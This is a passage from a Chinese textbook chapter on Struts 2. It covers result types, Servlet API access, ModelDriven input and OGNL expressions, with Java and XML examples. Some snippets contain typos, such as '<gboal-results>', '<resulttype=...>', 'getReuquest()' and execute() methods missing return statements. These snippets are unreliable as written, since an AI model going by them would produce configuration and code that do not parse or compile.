在 result 的配置中，当结果类型为 dispatcher 时，如果使用 param 子元素为该类型 result 设置 location 参数，那么 param 子元素也可以省略。在 result 映射的配置中，在指定实际资源的位置时，可以使用绝对路径也可以使用相对路径。绝对路径是以斜杠(/)开头，相对于当前 web 项目的上下文路径，相对路径不以斜杠(/)开头，相当于当前执行的 action 路径。请读者观察如下例子。

```
<package name="default" extends="struts-default" namespace="/admin">
  <action name="login" class="com.wuzy.action.LoginAction">
    <result>success.jsp</result>
    <result name="error">/error.jsp</result>
  </action>
</package>
```

针对上面案例，如果当前 Web 应用程序的上下文路径是/test，那么请求/test/admin/login.action，执行成功后，转向的页面路径为/test/admin/success.jsp，否则，执行失败后，转向的页面路径为/test/error.jsp。

上述所说的 dispatcher 到底是什么意思呢，我们在 struts2-core.jar 包下面的 struts-default.xml 中仔细查看，会发现如下配置。

```
<result-types>
        <result-type name="chain"
class="com.opensymphony.xwork2.ActionChainResult"/>
        <result-type name="dispatcher"
class="org.apache.struts2.dispatcher.ServletDispatcherResult" default="true"/>
        <result-type name="freemarker"
class="org.apache.struts2.views.freemarker.FreemarkerResult"/>
        <result-type name="httpheader"
class="org.apache.struts2.dispatcher.HttpHeaderResult"/>
```

```
            <result-type name="redirect"
class="org.apache.struts2.dispatcher.ServletRedirectResult"/>
            <result-type name="redirectAction"
class="org.apache.struts2.dispatcher.ServletActionRedirectResult"/>
            <result-type name="stream" class="org.apache.struts2.dispatcher.
            StreamResult"/>
            <result-type name="velocity"
class="org.apache.struts2.dispatcher.VelocityResult"/>
            <result-type name="xslt" class="org.apache.struts2.views.xslt.
            XSLTResult"/>
            <result-type name="plainText"
class="org.apache.struts2.dispatcher.PlainTextResult" />
 </result-types>
```

这些配置就代表了 Struts 2 中所有的 result 配置类型。

其实在 Struts 2 框架调用 Action 对请求处理后，就要向用户呈现一个结果视图。Struts 2 支持多种类型的视图，这些视图是由不同的结果类型来管理的。一个结果类型就是实现了 com.opensymphony.xwork2.Result 接口的类，在 Struts 2 中，预定义了多种结果类型，如表 10-5 所示。

表 10-5　Struts 2 结果类型

结 果 类 型	说　明
chain	用于 Action 链式处理
dispatcher	用于 Web 资源的集成，包括 JSP 的集成
freemarker	用于 FreeMarker 的集成
httpheader	用于控制特殊的 HTTP 行为
redirect	用于重定向到另外的 URL（web 资源）
redirectAction	用于重定向到别外的 action 映射
stream	用于向浏览器返回一个 InputStream（用于文件下载）
velocity	用于 Velocity 集成
xslt	用于 XML/XSLTWYS DN
plaintext	用于显示某个特定页面（如 jsp,html 的原始内容）

下面主要对常见的 result 配置类型详细描述。

（1）dispatcher 结果类型。

最常用的结果类型主要是 dispatcher 类型，此结果类型也是要 Struts 2 中默认的结果类型。Struts 2 在后台使用 Servlet API 的 RequestDispatcher 来转发请求，因此，在用户的整个请求过程中，目标 Servlet/jsp 接收到的 request/response 对象始终保持同一个。Dispatcher 结果类型实现类为 ServletDispatcherResult，该类有两个属性：location 和 param。这两个属性通过 struts.xml 中的 result 元素的 param 子元素设置。请观察如下配置。

```
<result name="success" type="dispatcher">
      <param name="location">/success.jsp</param>
      <param name="parse">true</param>
</result>
```

location 参数用于指定 action 执行完毕后要转向的目标资源，location 是默认的参数，可以不需要给出。

parse 用于指定是否能够解析 location 参数中的 OGNL 表达式。如果为 false，则不解析，默认为 true。示例如下。

在一个新闻系统中，每一条新闻都用一个 ID 来标识，当用户点击新闻链接时，一个带有 ID 请求参数的请求发送到 Action 类中，请求参数可以保存到 Action 类中的 ID 属性中。Action 对请求处理之后，将转向到浏览页面 view.jsp。如果最终的 view.jsp 也需要使用 ID 号，则有什么解决办法呢？

可以在 result 设置 location 参数时，采用${ID}的语法从 Action 中获取 ID 属性的值，代码如下。

```
<action name="view" class="com.wuzy.ViewsAction">
      <result name="success" type="dispatcher">
            <param name="location">/view.jsp?id=${id}</param>
            <param name="parse">true</param>
      </result>
</action>
```

（2）redirect 结果类型。

此种结果类型，在应用过程中，用户要在完成一次与服务器之间的交互，浏览器需要发出两次请求（实际上采用的就是重定向的方式），过程如图 10-10 所示。




图 10-10　Struts 2 redirect 结果类型流程

从图 10-10 可以看出，在一次用户交互过程中存在着两次请求，因此，第一次请求的数据在第二次请求中是不可用的，这就意味着在目标资源中不能访问 Action 实例、Action 错误及字段错误等。如果某些数据在目标资源中一定要访问，那又如何处理？解决方式有两种。

- 数据保存到 session 中。
- 通过请求参数来传递参数。

如在用户登录程序中，用户登录成功后，使用 redirect 结果类型将其重定向到欢迎页面，在欢迎页面中需要显示用户名。如果采用第二种方式解决，语法如下。

```
<action name="login" class="LoginAction">
  <resulttype="redirect">x.jsp?username=${username}</result>
</action>
```

如果 LoginAction 中的 username 属性值是 zhansan，那么重定向后，浏览器中显示的 URL 地址：http://localhost:.../x.jsp?username=zhansan。

（3）redirectAction 结果类型。

redirectAction 与 redirect 的后台原理是一样的，都是利用 HttpServletResponse 的 sendRedirect 方法将请求重定向到指定的 URL，那么这两种结果类型有什么区别呢？

从结果类型的名字上，可以大致判断出 redirectAction 结果类型主要用于重定到 Action。也就是说，在请求处理完成后，如果需要重定向到另一个 Action，建议使用 redirectAction 结果类型。使用 redirectAction 结果类型可以简化对那些带有名称空间的 action URL 的设置。redirectAction 结果类型有两个参数，如下所示。

- **actionName**（默认）：指定重定向要访问的 Action 名字。
- **namespace**：指定 Action 所属的名称空间。如果没有此参数，则默认使用当前的名称空间。

（4）plainText 结果类型。

如果想要在浏览器中显示一个 JSP 或 HTML 页面的代码，必须对其中的标记使用实体引用或字符引用的方式进行置换，这样才能在浏览器中显示页面的源代码。不过如果这样做，一方面工作量太大，另一方面源文件也被破坏了。所以通常都是编写一个转换程序，在页面输出时，由程序读取页面的内容，将其中的特殊字符转换成对应的字符引用，然后输出到浏览器中。

上面的方式处理起来比较麻烦，在 Struts 2 中，不需要去编写这样的程序了，直接使用 plainText 结果类型就可以实现此功能。

plainText 结果类型有两个参数，如下所示。

- **location**：指定要输出原始内容的页面(jsp/html)，该参数是默认的。
- **charSet**：指定输出页面内容时使用的字符编码，这个字符编码将被用作设置响应类型。(Content-type=text/plain;charset=gbk)

```
<result type="plainText">
      <param name="location">/test.jsp</param>
      <param name="charSet">GBK</param>
 </result>
```

如果在 test.jsp 中使用了中文，需要设置 charSet 参数为 GBK 或 GB2312，否则在浏览器中显示乱码。

（5）chain 类型。

chain 类型主要用于把相关的几个 Action 连接起来，共同完成一个功能，如下。

```
<action name="login" class="com.wuzy.action.LoginAction">
        <result name="success">/success.action</result>
 </action>
```

其实此种方式的实现主要是根据 Action 名称 finalActionName 及要调用的方法 finalMethodName 来生成一个代理对象 proxy 并执行。

那么，使用 chain 类型有什么作用呢？chain 类型可以在多个 Action 间进行数据的传递。主要方式有如下两种。

- 由于处于 chain 中的 Action 属于同一个 http 请求，共享一个 ActionContext，故可以在上下文中获取，在页面上可以直接使用。
- 实现 ModelDriven 接口。

（6）全局结果。

前面配置的结果映射只能在 Action 元素的内部，这些结果只能被它外部的 Action 所使用，这样的结果可以看成是局部结果。在某些场景中，可能有多个 Action 需要访问同一个结果（例如，在论坛系统中，用户在发贴、回贴时都需要先登录，这样就可以配一个全局的 login 结果）。全局结果也是在包中定义，在这个包中的所有 Action 可以共享全局结果。全局结果也是使用 result 元素来配置，只不过是使用 global-results 元素。观察如下配置。

```
<package name="default" extends="struts-default" namespace="/">
  <gboal-results>
        <result name="error">/error.jsp</result>
  </gboal-results>
  <action name="login" class="…"/>
</package>
```

当发起/login 请求时，如果返回“error”，结果则会转发到/error.jsp 页面。

10.4 Struts 2 的开发模式

知道了在 Struts 2 中实现页面和 Action 之间的跳转，那么，如何在 Struts 2 中实现在 Servlet 中的 request 和 session 的功能呢，以及如何在页面中接受来自于页面的参数，本节将会详细介绍这些内容。

10.4.1 实现与 Servlet API 的交互

在 Struts 2 中如何实现在 Sevlet 中的 request 和 session 的功能呢？或者如果要取得 Servlet API 中的一些对象，如 request、response 或 session 等，该怎么做？

在 Struts 2 中的 execute 方法不像 Struts 1.x 的那样可以在参数中引入 Servlet API，但是在开发 Web 应用程序难免会使用它们。在 Struts 2 中有两种方式获得这些对象：非 IoC（控制反转 Inversion of Control）方式和 IoC 方式。

1．非 IoC 方式

要获得上述对象，通过使用 com.opensymphony.xwork2.ActionContext 类。

为了避免与 Servlet API 耦合在一起，方便 Action 类做单元测试，Struts 2 对 HttpServletRequest、HttpSession 和 ServletContext 进行了封装，构造了三个 Map 对象来替

代这三种对象，在 Action 中，直接使用 HttpServletRequest、HttpSession、ServletContext 对应的 Map 对象来保存和读取数据。要获得这三个 Map 对象，可以使用 com.opensymphony.xwork2.ActionContext 类。

❑ **public Object get(Object key)**。

ActionContext 类没有提供类似 getRequest() 这样的方法来获取封装了的 HttpServletRequest 的 Map 对象。要得到 request 对象的 Map 对象，需要为 GET()方法传递参数“request”。

❑ **public Map getSession()**。

获得封装了 HttpSession 的 Map 对象。

❑ **public Map getApplication()**。

获取封装了 ServletContext 的 Map 对象。

观察如下例子。

```
public class LoginAction implements Action {
//在这里展示了如何将用户登录对象写入到 request,session,application 作用域中
public User user;
public String execute() throws Exception {
   ActionContext context=ActionContext.getContext();
   Map request=(Map)context.get("request");//获得 request 对象
   Map session=(Map)context.getSession();
   Map application=(Map)context.getApplication();
   request.put("user",user);//将 user 对象放到 request 作用域中
   session.put("user",user);//将 user 对象放到 session 作用域中
   application.put("user",user);//将 user 对象放到 application 作用域中
}
```

2. IoC 方式

要使用 IoC 方式，首先要告诉 IoC 容器（Container）想取得某个对象的意愿，通过实现相应的接口做到这点。

除了利用 ActionCotext 来获取 request、session、application 对象这种方式外，还可以采用在 Action 类中实现某些特定的接口的方式，让 Struts 2 框架在运行时向 Action 实例注入 request、session 和 application 对象，与之有关的三个接口和它们的方法如下所示。

❑ **org.apache.struts2.interceptor.RequestAware**。

框架利用该接口，向 Action 实例注入 request Map 对象。该接口有 void setRequest(Map request)。

❑ **org.apache.struts2.interceptor.SessionAware**。

框架利用该接口，向 Action 实例注入 session Map 对象。该接口有 void setSession(Map session)。

❑ **org.apache.struts2.interceptor.ApplicationAware**。

框架利用该接口，向 Action 实例注入 application Map 对象。该接口有 void setApplication(Map application)。

观察如下例子。

```
public class LoginAction implements Action,RequestAware,SessionAware,
ApplicationAware {
public Map request;//在这里将通过 ioc 的方式注入，注意是 Map 类型
public Map session;
public Map application;
public User user;
public String execute() throws Exception {
  request.put("user",user);//将 user 对象放到 request 作用域中
   session.put("user",user);//将 user 对象放到 session 作用域中
   application.put("user",user);//将 user 对象放到 application 作用域中
}
//request,session.application 对象对应的 Set/Get 方法
```

除了以上两种方法能获取 request 和 session 之外，Struts 2 还提供了另外两种方式，读者只需要了解一下即可。

（1）前面采用的用 Map 对象来封装 Servlet API。如果想要在 Action 类中直接使用 HttpServletRequest、HttpServletResponse、ServletContext 这些对象，该如何做呢？在 Struts 2 中可以直接获取 HttpServletRequest 和 ServletContext 对象，可以使用 org.apache.struts2.ServletActionContext 类，该类是 ActionContext 的子类，在这个类中定义了下面的三个静态方法。

public static HttpServletRequest getRequest()：得到 HttpServletRequest 对象。

public static HttpServletResponse getResponse()：得到 HttpServletResponse 对象。

public static ServletContext getServletContext()：得到 ServletContext 对象。

通过 ServletActionContext 得到 request 对象的示例如下。

```
public class LoginAction implements Action {
//在这里展示了如何将用户登录对象写入到 request、session、application 作用域中
public User user;
public String execute() throws Exception {
   HttpServletRequest request=ServletActionContext.getReuquest();
   HttpSession session=request.getSession();
   ServletContext application=ServletActionContext.getServletContext();
   request.setAttribute("user",user);//将 user 对象放到 request 作用域中
   session. setAttribute("user",user);//将 user 对象放到 session 作用域中
   application. setAttribute("user",user);//将 user 对象放到 application 作用域中
}
```

（2）除了利用 ServletActionContext 来获取 HttpServletRequest 对象和 ServletContext 对象这种方式外，Action 类还可以实现 ServletRequestAware 和 ServletContextAware 接口，由 Struts 2 框架向 Action 实例注入 HttpServletRequest 和 ServletContext 对象。

观察如下例子。

```
public class LoginAction implements Action,ServletRequestAware,Servlet
ContextAware {
public HttpServletRequest request;//在这里将通过 ioc 的方式注入，
public ServletContext application;
public User user;
```

```
public String execute() throws Exception {
   request.setAttribute("user",user);//将 user 对象放到 request 作用域中
  application. setAttribute("user",user);//将 user 对象放到 application 作用域中
}
//省略 request、application 对象对应的 Set/Get 方法
```

10.4.2 域模型 DomainModel

在 Struts 2 中有如下几种方式可以获得用户输入信息，采用的都是 IoC 的方式，具体方式如下。

（1）使用 Action 类的属性接收用户输入。

（2）使用领域对象接收用户输入。

（3）使用 ModelDriven 的方式接收用户输入。

在某些应用中，只传输了少量的属性。在 Struts 2 中，可以直接使用 Action 的属性来接收用户的输入，比如，前面在登录中的案例就是采用这种方式。使用此种方式注意以下两点。

（1）在 Action 类中提供对应的属性及 Set/Get 方法。

（2）在页面表单中表单元素的 name 属性与 Action 中的属性名称一样。

在 Struts 2 中可以直接使用领域对象来接收用户输入的数据。

将之前的属性值稍微修改，代码如下。

```
<form action="login.action">
        <input name= “user.name" type= “text” />
        <input name= “user.password" type= “password” />
        <input type="submit" value="提交"/>
 </form>
```

在表单元素中的 name 属性应该和 Action 类中的 POJO 对象属性名保持一致，以下是 LoginAction 代码。

```
public class LoginAction implements Action {
      private User user;//该 user 必须和 login.jsp 中的属性 user 保持一致
//省略 user 对象的 getter 和 setter 方法
public String execute() throws Exception {
    //业务处理
}
```

User 代码如下：

```
public class User{
 private String name;
 private String password;
 //省略 name 和 password 的 getter 和 setter 方法
}
```

由此代码可以知道，JSP 页面中的 name 属性，必须和对象中的属性名保持一致，这样

可以避免了在 Action 中大量使用属性名了。

10.4.3 驱动模型 ModelDriven

在 Struts 2 中，可以让 Action 类实现 ModelDriven(com.opensymphony.xwork2.ModelDriven)接口，来直接操作应用程序中的领域对象，允许在 Web 层和业务逻辑层使用相同的对象。ModelDriven 接口中只有一个方法，该方法返回一个用于接收用户输入数据的模型对象，代码如下。

```
public class LoginAction implements Action,ModelDriven<User> {
private User user=new User();//注意实例化 POJO 对象
public String execute() throws Exception {
   //业务逻辑处理
}
public User getModel() {
    return user;
}
```

而 login.jsp 中则和以前稍微有点不一样，代码如下。

```
<form action="login.action">
        <input name="name"/>
        <input name="password"/>
        <input type="submit" value="提交"/>
 </form>
```

使用驱动模型的好处是在页面中省去了对象名，例如，使用对象模型的话，在 JSP 页面中就必须写成 user.name，而使用驱动模型就可以直接写成 name，除了简化了写法之外，功能是相同的。

10.5 OGNL 表达式语言

OGNL 是 Object Graph Navigation Language 的缩写，它是一种功能强大的表达式语言，通过它可以存取对象的任意属性，调用对象的方法，实现字段类型转化等功能。它使用相同的表达式去存取对象的属性。

10.5.1 认识 OGNL

OGNL 可以让用户用非常简单的表达式访问对象层，例如，当前环境的根对象为 user，则表达式 person.address[0].province 可以访问 user 的 person 属性的第一个 address 的 province 属性。

现在的 Struts 2.x 中使用 OGNL 取代原来的 EL 来做界面数据绑定，所谓界面数据绑定，就是把界面元素（如一个 textfield、hidden）和对象层某个类的某个属性绑定在一起，修改

和显示自动同步。OGNL 表达式的计算都是围绕 OGNL 上下文来进行的，OGNL 上下文实际上就是一个 Map 对象，由 ognl.OgnlContext 类来表示。OGNL 上下文可以包含一个或多个 JavaBean 对象。在这些对象中有一个是特殊的，这个对象就是上下文的根（root）对象，OGNL 表达式在调用非 root 对象时要以#开头。如果在写表达式时，没有指定使用上下文中的哪一个对象，根对象将被假定为表达式所依据的对象。

10.5.2 Struts 2 框架中的 OGNL

OGNL 支持丰富的表达式，一般情况下，不用担心 OGNL 的复杂性。例如，有一个 team1 对象，该对象有一个 name 属性，那么使用 OGNL 来获得该 name 属性可以使用如下表达式。

```
team1.teamname
team1.hashCode();
person.list[0]
```

OGNL 表达式的基础单元简称为链。一个最简单的链由如下部分组成。

- **属性名称**：如上述示例中的 name。
- **方法调用**：hashCode()返回当前对象的 hash code。
- **数组元素**：list [0]返回当前对象的监听器列表中的第一个元素。

OGNL 表达式基于 OGNL 上下文中的当前对象，一个“链”将使用上一个“链”的处理结果，开发者可以任意扩展该链的长度，OGNL 没有限制。

例如，一个 OGNL 表达式如下。

```
name.toCharArray()[0].numericValue.toString()
```

该表达式将按照如下步骤求值。

（1）获得 OGNL Context 中初始对象或者是根对象（root 对象）的 name 对象。

（2）调用 toCharArray()方法，返回一个 String 类型对象。

（3）获得该 String 对象的第一个字符。

（4）获得该字符的 numericValue 属性（该字符为一个 Character 对象，该对象有一个 getNumericValue()方法，该方法返回一个 Integer 类型值）。

（5）将获得的 Integer 对象转换为一个 String 类型值（使用 toString()方法）。

OGNL 支持所有的 Java 操作符，并提供了一些特有的操作符。与 Java 相同的操作符不再介绍，下面看一下 OGNL 特有的操作符。

（1）逗号或序列操作符。

OGNL 的逗号操作符是从 C 语言中借鉴而来的。逗号被用于分隔两个或多个独立的表达式，整个表达式是最后一个表达式的值。如

```
team2.person.name,team1.teamname
```

第一个表达式 team2.person.name 和第二个表达式 team1.teamname，整个表达式的值是第二个表达式的值。

（2）花括号({})操作符。

花括号({})操作符用于创建列表。使用花括号将元素括起来，元素之间使用逗号分隔，如

```
{"zhangsan","lishi","wangwu"} [1]
```

此表达式创建了带有三个元素的列表，并且访问其中第二个元素。

（3）in 和 not in 操作符。

in 和 not in 用于判断一个值是否属于一个集合中。如

```
teamname in {'团队 1','团队 2'}
```

10.5.3 操作普通的属性与方法

我们还可以使用 OGNL 表达式操作非静态属性和方法，其中，Struts 2 提供了 Ognl 类用来测试 OGNL 表达式所用，语法如下。

```
Ognl.getValue("OGNL 表达式",Map 存储区内容 ,根存储区内容)。
```

- **Map 存储区内容**：只需要提供一个 Map 集合即可。
- **根存储区内容**：指的是对哪个类进行操作的该类的对象。

在包 com.wuzy.pojo 新建 Foo 类，主要进行测试使用，代码如下。

```
package com.wuzy.pojo;
import java.util.List;
import java.util.Map;

public class Foo {
    private int id;
    private String name;
    private String[] arr;
    private List<String> list;
    private Map<String,String> map;

    public Foo(){
    }
    public Foo(String name){
        this.name = name;
    }

    public String[] getArr() {
        return arr;
    }
    public void setArr(String[] arr) {
        this.arr = arr;
    }
    public int getId() {
```

```
        return id;
    }
    public void setId(int id) {
        this.id = id;
    }
    public List<String> getList() {

        return list;
    }
    public void setList(List<String> list) {
        this.list = list;
    }
    public Map<String, String> getMap() {
        return map;
    }
    public void setMap(Map<String, String> map) {
        this.map = map;
    }
    public String getName() {
        return name;
    }
    public void setName(String name) {
        this.name = name;
    }
}
```

在 OGNL 中如果想操作属性的话，直接将属性的名字写上去即可，但是前提该类中的属性必须有对应的 getter 和 setter 方法。

例 1：对 Foo 对象的属性 name 进行读取。

```
package com.wuzy.testognl;

import java.util.HashMap;
import java.util.Map;
import ognl.Ognl;
import ognl.OgnlException;
import com.wuzy.pojo.Foo;
public class FieldTest {

    public static void main(String[] args) throws OgnlException {
        Foo foo =new Foo();
        foo.setId(1);
        foo.setName("张三");
        Map context = new HashMap();
        String name =(String)Ognl.getValue("name", context,foo);
       System.out.println("name="+name);
    }

}
```

结果如图 10-11 所示。




图 10-11　显示了 name 属性的结果

如果是操作方法的话，则直接将方法写出即可。

例 2：操作 Foo 对象的 getName 和 getId 方法。

```
package com.wuzy.testognl;

import java.util.HashMap;
import java.util.Map;
import ognl.Ognl;
import ognl.OgnlException;
import com.wuzy.pojo.Foo;

public class MethodTest {

    /**
     * @param args
     * @throws OgnlException
     */
    public static void main(String[] args) throws OgnlException {
        Foo foo =new Foo();
        Map context = new HashMap();
        //给 name 设置值为王五
        Ognl.getValue("setName('王五')", context,foo);
        //给 Id 设置值为 2
        Ognl.getValue("setId(2)", context,foo);
        //获取 name
        String name =(String)Ognl.getValue("getName()", context,foo);
       //获取 id
        int id = (Integer)Ognl.getValue("getId()", context,foo);
        System.out.println("name="+name);
        System.out.println("id="+id);

    }
}
```

结果如图 10-12 所示。




图 10-12　操作 Foo 对象的方法

10.5.4　访问静态方法与属性

OGNL 支持调用类中的静态方法和静态字段，可以使用如下语法格式。

@class@method(args)//调用静态方法

@class@field//访问静态字段（public 权限）

其中，class 必须给出完整的类名。例如，@java.lang.String@valueOf(5)。如果省略 class，那么默认使用类是 java.lang.Math，这让用户可以很容易地调用 Map 类中的静态成员。如

@@min(5,3)//调用 java.lang.Math 的 min 方法

@@max(5,3) //调用 java.lang.Math 的 max 方法

@@PI//访问 java.lang.Math 的 PI 静态字段

接下来新建一个 Goo 实体类，在 Goo 实体类中分别定义若干个静态方法和字段，使用 OGNL 表达式来访问它们。

例 3：新建 Goo 类。

```
package com.wuzy.pojo;

public class Goo {
    public static final int UP=-1;
    public static final int DOWN=1;
    public static final int RIGHT=2;
    public static final int LEFT=-2;

    public static int getUP(){
        return UP+100;
    }
    public static int getDOWN(){
```

```
        return DOWN+100;
    }
    public static int getRIGHT(){
        return RIGHT+100;
    }
    public static int getLEFT(){
        return LEFT+100;
    }

}
```

例 4：使用 OGNL 表达式操作 Goo 对象的静态属性。

```
package com.wuzy.testognl;

import java.util.HashMap;
import java.util.Map;
import ognl.Ognl;
import ognl.OgnlException;
import com.wuzy.pojo.Goo;
public class StaticFieldTest {
    public static void main(String[] args) throws OgnlException {
        Goo goo = new Goo();
        Map map = new HashMap();
        //得到 goo 的静态属性
        int up = (Integer)Ognl.getValue("@com.wuzy.pojo.Goo@UP",map,goo);
        int down = (Integer)Ognl.getValue("@com.wuzy.pojo.Goo@DOWN",map,goo);
        int right = (Integer)Ognl.getValue("@com.wuzy.pojo.Goo@RIGHT",map,goo);
        int left = (Integer)Ognl.getValue("@com.wuzy.pojo.Goo@LEFT",map,goo);
           System.out.println("up="+up);
           System.out.println("down="+down);
           System.out.println("right="+right);
           System.out.println("left="+left);
    }

}
```

结果如图 10-13 所示：




图 10-13　OGNL 得到静态属性的值

由该例可以看出，OGNL 得到静态属性只需要@包名.类名@静态属性名即可，其实对于静态方法也类似，只需要将静态属性名换成静态方法即可。

例 5：使用 OGNL 表达式操作 Goo 类的静态方法。

```
package com.wuzy.testognl;

import java.util.HashMap;
import java.util.Map;
import ognl.Ognl;
import ognl.OgnlException;
import com.wuzy.pojo.Goo;
public class StaticMethodTest {

    public static void main(String[] args) throws OgnlException {
        Goo goo = new Goo();
        Map map = new HashMap();
        //调用 getUP()方法
        int up = (Integer)Ognl.getValue("@com.wuzy.pojo.Goo@getUP()",map,goo);
        //调用 getDOWN()方法
        int down = (Integer)Ognl.getValue("@com.wuzy.pojo.Goo@getDOWN()",map,goo);
        //调用 getRIGHT()方法
        int right = (Integer)Ognl.getValue("@com.wuzy.pojo.Goo@getRIGHT()
        ",map,goo);
        //调用 getLEFT()方法
        int left = (Integer)Ognl.getValue("@com.wuzy.pojo.Goo@getLEFT()",map,goo);
        System.out.println("up="+up);
          System.out.println("down="+down);
          System.out.println("right="+right);
          System.out.println("left="+left);
    }
}
```

结果如图 10-14 所示。




图 10-14　调用了静态方法

10.5.5　访问数组

OGNL 访问数组的语法很简单，跟 Java 访问数组类似，语法如下。

数组名[下标]

之前写过的 Foo 中有数组 arr 属性，可以将它设置数组，便于访问。

例 6：使用 OGNL 表达式操作数组。

```
package com.wuzy.testognl;
import java.util.HashMap;
import java.util.Map;
import ognl.Ognl;
import ognl.OgnlException;
import com.wuzy.pojo.Foo;
public class ArrayTest {
    public static void main(String[] args) throws OgnlException {
      Foo foo = new Foo();
      //定义数组
      String[] arr = {"张三","李四","王五","小六"};
      foo.setArr(arr);
      Map map = new HashMap();
      String arr1 = (String)Ognl.getValue("arr[1]",map,foo);
      System.out.println("第 2 个元素: "+arr1);
    }
}
```

结果如图 10-15 所示。




图 10-15　OGNL 访问数组

10.5.6　访问 List、Map 集合

在 OGNL 中，数组和列表可以大致看成一样的。用于数组的索引访问方式也适用于访问列表中的元素，如

```
array[0],list[1],{"1", "2", "3"}[0]
```

如果需要一个集合元素时（如 List 对象或者 Map 对象），可以使用 OGNL 中同集合相关的表达式。可以使用如下代码直接生成一个 List 对象。

```
{e1,e2,e3…}
```

例 7：使用 OGNL 表达式操作 List 集合。

```
package com.wuzy.testognl;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import ognl.Ognl;
import ognl.OgnlException;
import com.wuzy.pojo.Foo;
public class ListTest {
    public static void main(String[] args) throws OgnlException {
        Foo foo = new Foo();
        Map map = new HashMap();
        // 直接生成一个 list 对象
        List<String> list = (List<String>) Ognl.getValue("{'红桃 A','红桃 2',
        '红桃 3'}",
                map, foo);
        //设置 list 对象
        foo.setList(list);
        //访问 list 集合第二个值
        String l = (String)Ognl.getValue("list[1]",map,foo);
        System.out.println("list 的值："+l);
    }
}
```

结果如图 10-16 所示。

